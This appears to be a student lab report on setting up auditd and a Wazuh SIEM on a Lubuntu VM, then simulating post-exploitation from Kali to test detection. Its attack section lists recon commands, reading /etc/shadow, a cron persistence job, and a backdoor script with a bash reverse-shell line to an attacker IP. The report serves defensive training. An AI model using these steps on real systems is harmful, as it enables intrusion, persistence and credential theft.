


Figure 2.24: Wazuh event search filtered by data.audit.key: exec-commands

As shown in **Figure 2.24**, the search returns a live hit: a **"Processes running for all users were queried with ps command"** event at severity level 6, tagged exec-commands and forwarded from LubuntuVM. This confirms the full pipeline is working: **kernel → auditd → Wazuh agent → SIEM dashboard → structured alert.**

Next, the **passwd-changes** rule is verified. The three critical account files are touched in sequence to trigger the rule:

```
marlen@LubuntuVM:~$ sudo touch /etc/passwd
marlen@LubuntuVM:~$ sudo touch /etc/shadow
marlen@LubuntuVM:~$ sudo touch /etc/sudoers
marlen@LubuntuVM:~$ sudo ausearch -k passwd_changes --start recent
-----
time->Thu Jun 25 22:10:52.2026
type=PROCTITLE msg=audit(1782421852.620:5751): proctitle=746F756368002F6574632F706173737764
type=PATH msg=audit(1782421852.620:5751): item=0 name="/etc/passwd" inode=1967473 dev=08:01 mode=0100644 ouid=0 og
id=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1782421852.620:5751): cwd="/home/marlen"
type=SYSCALL msg=audit(1782421852.620:5751): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c a1=7ffc2d092
684 a2=941 a3=1b6 items=1 ppid=7752 pid=7753 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty
=pts/1 ses=4 comm="touch" exe="/usr/bin/touch" subj=unconfined key="passwd_changes"
-----
time->Thu Jun 25 22:11:04.2026
type=PROCTITLE msg=audit(1782421864.517:5760): proctitle=746F756368002F6574632F7368061646F77
type=PATH msg=audit(1782421864.517:5760): item=0 name="/etc/shadow" inode=1967423 dev=08:01 mode=0100640 ouid=0 og
id=42 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1782421864.517:5760): cwd="/home/marlen"
type=SYSCALL msg=audit(1782421864.517:5760): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c a1=7ffe4db4b
684 a2=941 a3=1b6 items=1 ppid=7755 pid=7756 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty
=pts/1 ses=4 comm="touch" exe="/usr/bin/touch" subj=unconfined key="passwd_changes"
-----
time->Thu Jun 25 22:15:53.2026
type=PROCTITLE msg=audit(1782422153.355:5797): proctitle=746F756368002F6574632F706173737764
type=PATH msg=audit(1782422153.355:5797): item=0 name="/etc/passwd" inode=1967473 dev=08:01 mode=0100644 ouid=0 og
id=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1782422153.355:5797): cwd="/home/marlen"
type=SYSCALL msg=audit(1782422153.355:5797): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c a1=7ffd328db
684 a2=941 a3=1b6 items=1 ppid=7819 pid=7820 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty
```

Figure 2.25: passwd-changes Rule Triggered on Critical Account Files




Figure 2.26: ausearch output confirming kernel-level detection of touches on /etc/passwd, /etc/shadow, and /etc/sudoers

As shown in **Figure 2.25**, running `sudo ausearch -k passwd-changes --start recent` immediately returns kernel-level log entries for all three files , each one tagged **key="passwd-changes"**, with the exact timestamp, the binary used (/usr/bin/touch), and the user who triggered it (auid=1000, mariem).

Although these events did not yet appear directly in the Wazuh dashboard , as custom detection rules for this tag will be written in Sprint 3 , the ausearch output proves that auditd is perfectly intercepting every interaction with these critical files at the kernel level.

2.4.6 Search All Audit Events by Group Tag

To get a broad view of all events originating from the auditd pipeline, the following query is entered in the Wazuh search bar: **rule.groups: audit**

This filter groups every event that Wazuh classified as coming from auditd , regardless of which specific rule triggered it , giving a bird's-eye view of all kernel-level audit activity on UbuntuVM in one place.




Figure 2.27: Wazuh event search filtered by rule.groups: audit


As shown in **Figure 2.26**, the search returns 2 hits, both classified as **"Auditd: SELinux permission check"** at severity level 3. These events were generated automatically by auditd itself during startup , not by any manual action , confirming that

Wazuh is correctly recognizing and grouping events from the audit pipeline under the audit rule group.

The left panel also reveals the full set of audit-specific forensic fields now available in Wazuh: **data.audit.auid**, **data.audit.command**, **data.audit.exe...** , the exact fields a SOC analyst would use to investigate who did what and when on the endpoint.

2.4.7 Explore Individual Alert Details

The final step demonstrates that each Wazuh alert is not just a simple notification , it is a complete forensic record. A single event is expanded to reveal its full detail.



The image shows a screenshot of a Wazuh alert detail view. It features a table with five rows of forensic data. The first row has 'data.audit.key' and 'exec_commands', with 'exec_commands' highlighted in yellow. The second row has 'data.audit.auid' and '1000'. The third row has 'data.audit.exe' and '/usr/bin/ps'. The fourth row has 'data.audit.command' and 'ps'. The fifth row has 'rule.description' and 'Processes running for all users were queried with ps command.'.

data.audit.key	exec_commands
data.audit.auid	1000
data.audit.exe	/usr/bin/ps
data.audit.command	ps
rule.description	Processes running for all users were queried with ps command.

Figure 2.28: Expanded Wazuh alert detail

As shown in **Figure 2.28**, the alert contains four key forensic fields, each with a precise meaning:

data.audit.key: exec-commands : the custom rule tag written in Task 2, confirming which rule was triggered

data.audit.auid: 1000 : the audit user ID, identifying the real user who ran the command (mariem)

data.audit.exe: /usr/bin/ps : the full path of the program that was executed

data.audit.command: ps : the exact command that was run

All of this was captured automatically, structured, and made searchable , with no manual work required from the analyst. This is the forensic foundation that Sprint 3 will build on to detect and investigate a real simulated attack.

2.5 Sprint 2 Validation

The end-of-sprint checkpoint requires the SIEM to clearly parse and display the exact terminal commands run by local system users, along with their associated real user IDs (auid). As shown in Figure 2.27, both requirements are fully satisfied:

- **Clearly parse and display the exact terminal commands:**

data.audit.command: ps and **data.audit.exe: /usr/bin/ps** visible in Wazuh

- **Display associated real user IDs (auid):**
data.audit.auid: 1000 (= mariem) visible in the same alert

2.6 Conclusion

Over the course of Sprint 2, LubuntuVM was transformed from a completely invisible endpoint into a fully monitored, SOC-ready machine.

The sprint began with deploying **auditd** : the Linux kernel's built-in black box recorder , giving the SOC deep visibility inside the operating system itself. **Custom audit rules** were then written to track every command executed, any tampering with system binaries, and any modification to critical user account files, each tagged with a searchable label for fast investigation.

The Wazuh agent was then configured to continuously forward the audit log to the SIEM in real time, automatically classifying every event with severity levels and MITRE ATT&CK techniques. The full pipeline was verified end to end by running deliberate test actions on LubuntuVM and confirming their appearance in Wazuh as structured, forensically complete alerts.

Sprint 2 is complete. The SOC now has full internal visibility over its primary endpoint. Sprint 3 will build on this foundation by simulating a real attack from the Kali Linux VM and developing custom detection rules to catch it in real time.

Phase II: Linux Threat Hunting & Active Response

Phase 1 established the foundation : logs flowing, agents connected, SIEM operational. **Phase 2** is where the real work begins. We step into the attacker's shoes, simulate real post-exploitation techniques against our Linux endpoint, and use everything we built to detect and stop them. **Sprint 3** focuses on attack simulation and building custom detection rules. **Sprint 4** automates the defensive response , turning our SIEM from a passive observer into an active shield.

3 Sprint3: Post-Exploitation Simulation & Linux Rule Writing

In Sprint 2, we set up the foundations of visibility — we installed auditd on UbuntuVM, wrote rules to track sensitive system calls, and confirmed that every command executed on the machine flows into the Wazuh SIEM dashboard as a structured alert.

Now in Sprint 3, we put that visibility to the test : we simulate real attacker behavior on UbuntuVM, watch how it appears in the logs, and then build custom Wazuh detection rules to automatically flag those exact behaviors as threats.

What is "Post-Exploitation"?

Imagine an attacker has already found a way into your network. **Post-exploitation** is what happens **after** that initial access , the attacker now tries to:

- **Escalate privileges** : go from a normal user to root/admin
- **Establish persistence** : make sure they survive reboots (via cron jobs, backdoors)
- **Move laterally** : hop to other machines
- **Exfiltrate data** : steal files or credentials

we will play the attacker (from Kali Linux) against your UbuntuVM, then **switch hats** and build detection rules in Wazuh to catch exactly what you just did. This is how real SOC analysts learn , by understanding the attack to build better defenses.

3.1 Attack Simulation

we're going to simulate **3 realistic post-exploitation techniques from Kali machine against UbuntuVM**. These are chosen specifically because auditd is already watching for them (thanks to your sprint 2 rules), so they will generate rich forensic data in Wazuh. The three attacks are:

- **Attack A : Privilege Escalation Recon**: An attacker who lands on a machine immediately runs commands to understand **who they are, what they can do, and how to become root**. Commands like `sudo -l`, `id`, `whoami`, `cat /etc/passwd` are classic recon moves.
- **Attack B : Unauthorized Persistence via Cron** : Attackers love cron jobs because they survive reboots. Writing a cron job is a textbook persistence technique , your **auditd exec-commands rule** will catch this.

- **Attack C : Sensitive File Tampering Touching** : `/etc/passwd` or `/etc/sudoers` is an extremely high-signal event. Legitimate admins rarely touch these files; attackers do it to add backdoor users or grant themselves sudo.

but before we launch the first step we need to run these commands on :
wazuh server : we verify the wazuh services

```
mariem@wazuh-server:~$ sudo systemctl status wazuh-manager
[sudo] password for mariem:
● wazuh-manager.service - Wazuh manager
   Loaded: loaded (/lib/systemd/system/wazuh-manager.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2026-07-05 19:04:05 UTC; 2min 25s ago
     Process: 694 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
    Tasks: 122 (limit: 6966)
   Memory: 664.2M
      CPU: 1min 19.452s
```

Figure 3.1: Wazuh-manager is running on wazuh-server

```
mariem@wazuh-server:~$ sudo systemctl status wazuh-indexer
● wazuh-indexer.service - Wazuh-indexer
   Loaded: loaded (/lib/systemd/system/wazuh-indexer.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2026-07-05 19:05:14 UTC; 6min ago
     Docs: https://documentation.wazuh.com
    Main PID: 693 (java)
      Tasks: 74 (limit: 6966)
     Memory: 3.4G
        CPU: 2min 40.123s
    CGroup: /system.slice/wazuh-indexer.service
           └─693 /usr/share/wazuh-indexer/jdk/bin/java -Xshare:auto -Dopensearch.networkaddress.c...
```

Figure 3.2: Wazuh-indexer is running on wazuh-server

```
mariem@wazuh-server:~$ sudo systemctl status wazuh-dashboard
● wazuh-dashboard.service - wazuh-dashboard
   Loaded: loaded (/etc/systemd/system/wazuh-dashboard.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2026-07-05 19:03:28 UTC; 8min ago
    Main PID: 692 (node)
      Tasks: 11 (limit: 6966)
     Memory: 276.2M
        CPU: 20.322s
    CGroup: /system.slice/wazuh-dashboard.service
           └─692 /usr/share/wazuh-dashboard/node/bin/node --no-warnings --max-http-header-size=65536
```

Figure 3.3: Wazuh-dashboard is running on wazuh-server

Lubuntu:

```
mariem@LubuntuVM:~$ sudo systemctl status auditd
[sudo] password for mariem:
● auditd.service - Security Auditing Service
   Loaded: loaded (/usr/lib/systemd/system/auditd.service; enabled; preset: enabled)
   Active: active (running) since Sun 2026-07-05 20:05:42 CET; 2min 3s ago
     Docs: man:auditd(8)
           https://github.com/linux-audit/audit-documentation
    Main PID: 404 (auditd)
      Tasks: 2 (limit: 4586)
     Memory: 3.4M (peak: 3.4M)
        CPU: 922ms
    CGroup: /system.slice/auditd.service
           └─404 /sbin/auditd
```

Figure 3.4: Confirm auditd is running

```

mariem@LubuntuVM:~$ sudo systemctl status wazuh-agent
● wazuh-agent.service - Wazuh agent
   Loaded: loaded (/usr/lib/systemd/system/wazuh-agent.service; enabled; preset: enabled)
   Active: active (running) since Sun 2026-07-05 20:06:01 CET; 2min 17s ago
     Process: 1227 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
    Tasks: 32 (limit: 4586)
   Memory: 599.4M (peak: 638.3M)
      CPU: 58.923s
   CGroup: /system.slice/wazuh-agent.service
           └─1273 /var/ossec/bin/wazuh-execd
             └─1281 /var/ossec/bin/wazuh-agentd
               └─1295 /var/ossec/bin/wazuh-syscheckd
                 └─1305 /var/ossec/bin/wazuh-logcollector
                   └─1325 /var/ossec/bin/wazuh-modulesd

```

Figure 3.5: Confirm wazuh-agent is running

```

mariem@LubuntuVM:~$ sudo auditctl -l
-a always,exit -F arch=b64 -S execve -F key=exec_commands
-a always,exit -F arch=b32 -S execve -F key=exec_commands
-w /usr/bin -p wa -k binary_modification
-w /usr/sbin -p wa -k binary_modification
-w /bin -p wa -k binary_modification
-w /etc/passwd -p wa -k passwd_changes
-w /etc/shadow -p wa -k passwd_changes
-w /etc/sudoers -p wa -k passwd_changes
mariem@LubuntuVM:~$

```

Figure 3.6: Confirm the audit rules are loaded

```

mariem@LubuntuVM:~$ sudo grep -a "Connected" /var/ossec/logs/ossec.log | tail -5
2026/06/25 00:21:23 wazuh-agentd: INFO: (4102): Connected to the server ([192.168.2.10]:1514/tcp).
2026/06/25 13:24:56 wazuh-agentd: INFO: (4102): Connected to the server ([192.168.2.10]:1514/tcp).
2026/06/25 14:30:22 wazuh-agentd: INFO: (4102): Connected to the server ([192.168.2.10]:1514/tcp).
2026/06/25 21:27:38 wazuh-agentd: INFO: (4102): Connected to the server ([192.168.2.10]:1514/tcp).
2026/07/05 20:05:55 wazuh-agentd: INFO: (4102): Connected to the server ([192.168.2.10]:1514/tcp).
mariem@LubuntuVM:~$

```

Figure 3.7: Confirm agent is connected to SIEM

The **-a** option tells grep to treat the file as a text file, even if it contains binary (non-text) characters.

Kali Linux:Just confirm network connectivity to LubuntuVM

```

(mariem@kali)-[~]
$ ping -c 3 192.168.2.128
PING 192.168.2.128 (192.168.2.128) 56(84) bytes of data.
64 bytes from 192.168.2.128: icmp_seq=1 ttl=64 time=4.15 ms
64 bytes from 192.168.2.128: icmp_seq=2 ttl=64 time=1.80 ms
64 bytes from 192.168.2.128: icmp_seq=3 ttl=64 time=2.38 ms

— 192.168.2.128 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2009ms
rtt min/avg/max/mdev = 1.795/2.776/4.150/1.000 ms

```

Figure 3.8: Ping Successfully Established

3.1.1 Get SSH Access from Kali to LubuntuVM

First, we need Kali to be able to execute commands on LubuntuVM. we'll do this via SSH, which simulates an attacker who has stolen credentials.

we confirmed the "attacker has a foothold" scenario. From here, everything you type in this SSH session runs on LubuntuVM and gets logged by auditd.


```

marjem@LubuntuVM:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enabled)
   Active: active (running) since Sun 2026-07-05 20:05:49 CET; 22min ago
     TriggeredBy: ● ssh.socket
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 1001 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
     Main PID: 1015 (sshd)
        Tasks: 1 (limit: 4586)
       Memory: 2.1M (peak: 2.5M)
          CPU: 57ms
    CGroup: /system.slice/ssh.service
            └─1015 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

20:05:49 05 جويلية LubuntuVM systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
20:05:49 05 جويلية LubuntuVM sshd[1015]: Server listening on 0.0.0.0 port 22.
20:05:49 05 جويلية LubuntuVM sshd[1015]: Server listening on :: port 22.
20:05:49 05 جويلية LubuntuVM systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
marjem@LubuntuVM:~$

```

Figure 3.9: SSH Service Active and Running

```

(mariem@kali)-[~]
└─$ ssh mariem@192.168.2.128
The authenticity of host '192.168.2.128 (192.168.2.128)' can't be established.
ED25519 key fingerprint is: SHA256:8/HVsbakhXnwqpK51ej1+A8pst/EDcdBYnbHrVfD0Ag
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.128' (ED25519) to the list of known hosts.
marjem@192.168.2.128's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

marjem@LubuntuVM:~$

```

Figure 3.10: SSH from Kali to LUbuntuVM : Connection Verified

Attacker (Kali) connects via SSH to the victim (LubuntuVM), runs commands, and auditd records everything for monitoring and forensic analysis.

3.1.2 Attack A: Privilege Escalation Recon

This simulates an attacker performing discovery commands right after gaining access , trying to figure out how to escalate to root.

```

marjem@LubuntuVM:~$ whoami
marjem
marjem@LubuntuVM:~$ id
uid=1000(mariem) gid=1000(mariem) groups=1000(mariem),4(adm),24(cdrom),27(sudo),30(dip),46(plugindev),113(lpadmin),988(sambashar
e),1000(projexx)
marjem@LubuntuVM:~$ uname -a
Linux LubuntuVM 6.17.0-35-generic #35-24.04.1-Ubuntu SMP PREEMPT_DYNAMIC Tue May 26 19:30:42 UTC 2 x86_64 x86_64 x86_64 GNU/Li
nux
marjem@LubuntuVM:~$ sudo -l
[sudo] password for mariem:
Matching Defaults entries for mariem on LubuntuVM:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User mariem may run the following commands on LubuntuVM:
    (ALL : ALL) ALL
    (ALL) ALL
marjem@LubuntuVM:~$

```

```

marjem@LubuntuVM:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin

```

```

cat: /etc/shadow: Permission denied
mariem@LubuntuVM:~$ sudo cat /etc/shadow
root:!:20486:0:99999:7:::
daemon:!:20305:0:99999:7:::
bin:!:20305:0:99999:7:::
sys:!:20305:0:99999:7:::
sync:!:20305:0:99999:7:::
games:!:20305:0:99999:7:::
man:!:20305:0:99999:7:::

```

```

mariem@LubuntuVM:~$ find / -perm -4000 -type f 2>/dev/null
/snap/core22/2411/usr/bin/chfn
/snap/core22/2411/usr/bin/chsh
/snap/core22/2411/usr/bin/gpasswd
/snap/core22/2411/usr/bin/mount
/snap/core22/2411/usr/bin/newgrp
/snap/core22/2411/usr/bin/passwd

```

Figure 3.11: Post-Exploitation Reconnaissance: User Enumeration, Password Hashes, and SUID Binaries

3.1.3 Attack B: Unauthorized Persistence via Cron

This simulates an attacker **installing a backdoor** that survives reboots.

```

mariem@LubuntuVM:~$ (crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'whoami > /tmp/attacker_was_here.txt'") | crontab -
mariem@LubuntuVM:~$

```

Figure 3.12: Persistence via Cron

This command adds a fake malicious cron job : it schedules a command to run every minute (* * * * *), simulating an attacker installing a backdoor that survives reboots

it adds a fake "malicious" cron job (it's harmless, just a 'whoami', but triggers all the right alerts)

crontab - works silently by design : it saves the cron job in the background without printing any confirmation message. No output = success in this case.

then we Verify it was added:

Table 1: Post-Exploitation Commands

Command	What it does	Why an attacker uses it
whoami	Displays the current username.	"Which user am I logged in as?"
id	Displays the username, user ID (UID), group ID (GID), and groups the user belongs to.	Reveals special privileges (root, sudo, or admin groups) that could be leveraged for escalation.
uname -a	Displays information about the operating system and kernel version.	Identifies the kernel version to check for known privilege escalation exploits
sudo -l	Lists the commands the current user is allowed to run with sudo .	"Can I execute something as root without knowing the root password?" This is one of the first commands attackers check because it can immediately lead to root access.
cat /etc/passwd	Displays the list of user accounts on the system.	"What users exist? Are there administrator or service accounts I can target?"
cat /etc/shadow	Displays users' password hashes. Only root can normally read this file.	"Can I steal the password hashes and try to crack them offline?"
find / -perm -4000	Searches for files with the SUID permission set.	"Are there programs that always run as root and can be abused to gain root privileges?"

```

mariem@LubuntuVM:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow  command
#test entry
@reboot echo "soc test"
* * * * * /bin/bash -c 'whoami > /tmp/attacker_was_here.txt'
mariem@LubuntuVM:~$

```

Figure 3.13: Malicious cron job added successfully

it lists all saved cron jobs so you can visually confirm the entry was added.

Then simulate the attacker also dropping a script on disk (a classic persistence move):

This creates a fake malicious script on disk : it simulates an attacker dropping a backdoor file into `/tmp`, which is a classic hiding spot because it's writable by anyone:

```
mariem@LubuntuVM:~$ echo '#!/bin/bash' > /tmp/malicious_backdoor.sh
mariem@LubuntuVM:~$ echo 'bash -i >& /dev/tcp/192.168.2.192/4444 0>&1' >> /tmp/malicious_backdoor.sh
mariem@LubuntuVM:~$
```

Figure 3.14: Dropping a Malicious Backdoor Script on the Target Machine

The first command create a Bash script named `malicious-backdoor.sh` in the `/tmp` directory and adds the `#!/bin/bash` which tells Linux to execute the script using the Bash shell.

The second command adds a line that makes the script connect to the attacker's computer and open a remote shell when it is executed.

```
mariem@LubuntuVM:~$ chmod +x /tmp/malicious_backdoor.sh
mariem@LubuntuVM:~$
```

Figure 3.15: Making the Script Executable

This makes the script executable , simulating the attacker preparing the backdoor to be ready to run, which triggers a permission-change event that `auditd` will log

The script is only created, not executed. This simulates suspicious attacker activity so the monitoring tools can detect and log it.

3.1.4 Attack C: Sensitive File Tampering

This simulates an attacker trying to add a backdoor user or modify sudo privileges: simulate reading and touching sensitive files.

Attacker reads sudoers to look for privilege paths

```
mariem@LubuntuVM:~$ sudo cat /etc/sudoers
[sudo] password for mariem:
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
```

Figure 3.16: Viewing Sudo Configuration: `/etc/sudoers`

Reads the sudoers file to see which users are allowed to run commands with administrator (root) privileges.

- **Simulate attempting to add a backdoor user entry (we'll just view, not actually corrupt)**

```
mariem@LubuntuVM:~$ sudo cat /etc/passwd | tail -5
dev1:x:1001:1001::/home/dev1:/bin/bash
dev2:x:1002:1002::/home/dev2:/bin/bash
manager:x:1003:1003::/home/manager:/bin/bash
sshd:x:122:65534::/run/sshd:/usr/sbin/nologin
wazuh:x:123:125::/var/ossec:/sbin/nologin
mariem@LubuntuVM:~$
```

Figure 3.17: Enumerating User Accounts from `/etc/passwd`

Displays the last five user accounts in the `passwd` file. This simulates an attacker checking existing user accounts.

- **Touch `/etc/passwd` metadata (triggers your `passwd-changes` auditd rule)**

The **touch** command in Linux is primarily used to create empty files and update file timestamps (access and modification times) to the current system time without altering the file content

```
mariem@LubuntuVM:~$ sudo touch /etc/passwd
```

Figure 3.18: Testing Write Access to `/etc/passwd` with `touch`

this command just pokes the file without changing anything inside it, . But your `auditd passwd-changes` rule sees even that tiny interaction and logs it. In a real attack, instead of just poking the file, the attacker would add a new fake user inside it to get permanent root access. We use `touch` here to trigger the alert safely without actually breaking anything.

3.1.5 Confirm Telemetry is Flowing

Before moving to the next task, we verify that all the attack commands we just ran were actually captured by `auditd` on `LubuntuVM`. Since `auditd` logs live directly on the machine at `/var/log/audit/audit.log`, we check them locally to confirm the telemetry was recorded : if output appears, the events are captured and Wazuh has received them, giving us confidence to proceed to the log analysis phase.

```

marlem@LubuntuVM:~$ sudo ausearch -k exec_commands | tail -20
type=PATH msg=audit(1783285317.534:3163): item=0 name="/usr/bin/sudo" inode=2491544 dev=08:01 mode=0104755 ouid=0
ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1783285317.534:3163): cwd="/home/mariem"
type=EXECVE msg=audit(1783285317.534:3163): argc=4 a0="sudo" a1="ausearch" a2="-k" a3="exec_commands"
type=SYSCALL msg=audit(1783285317.534:3163): arch=c000003e syscall=59 success=yes exit=0 a0=5d00844a6000 a1=5d0084
490900 a2=5d0084490a30 a3=8 items=2 ppid=1868 pid=3874 auid=1000 uid=1000 gid=1000 euid=0 suid=0 fsuid=1000
sgid=1000 fsgid=1000 tty=pts0 ses=4 comm="sudo" exe="/usr/bin/sudo" subj=unconfined key="exec_commands"
----
time->Sun Jul 5 22:01:57 2026
type=PROCTITLE msg=audit(1783285317.534:3164): proctitle=7461696C00203238
type=PATH msg=audit(1783285317.534:3164): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=2492900 dev=08:01 mode=0
100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1783285317.534:3164): item=0 name="/usr/bin/tail" inode=2493538 dev=08:01 mode=0100755 ouid=0
ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1783285317.534:3164): cwd="/home/mariem"
type=EXECVE msg=audit(1783285317.534:3164): argc=2 a0="tail" a1="-20"
type=SYSCALL msg=audit(1783285317.534:3164): arch=c000003e syscall=59 success=yes exit=0 a0=5d00844b9e00 a1=5d0084
4c0f70 a2=5d0084490a30 a3=8 items=2 ppid=1868 pid=3875 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000
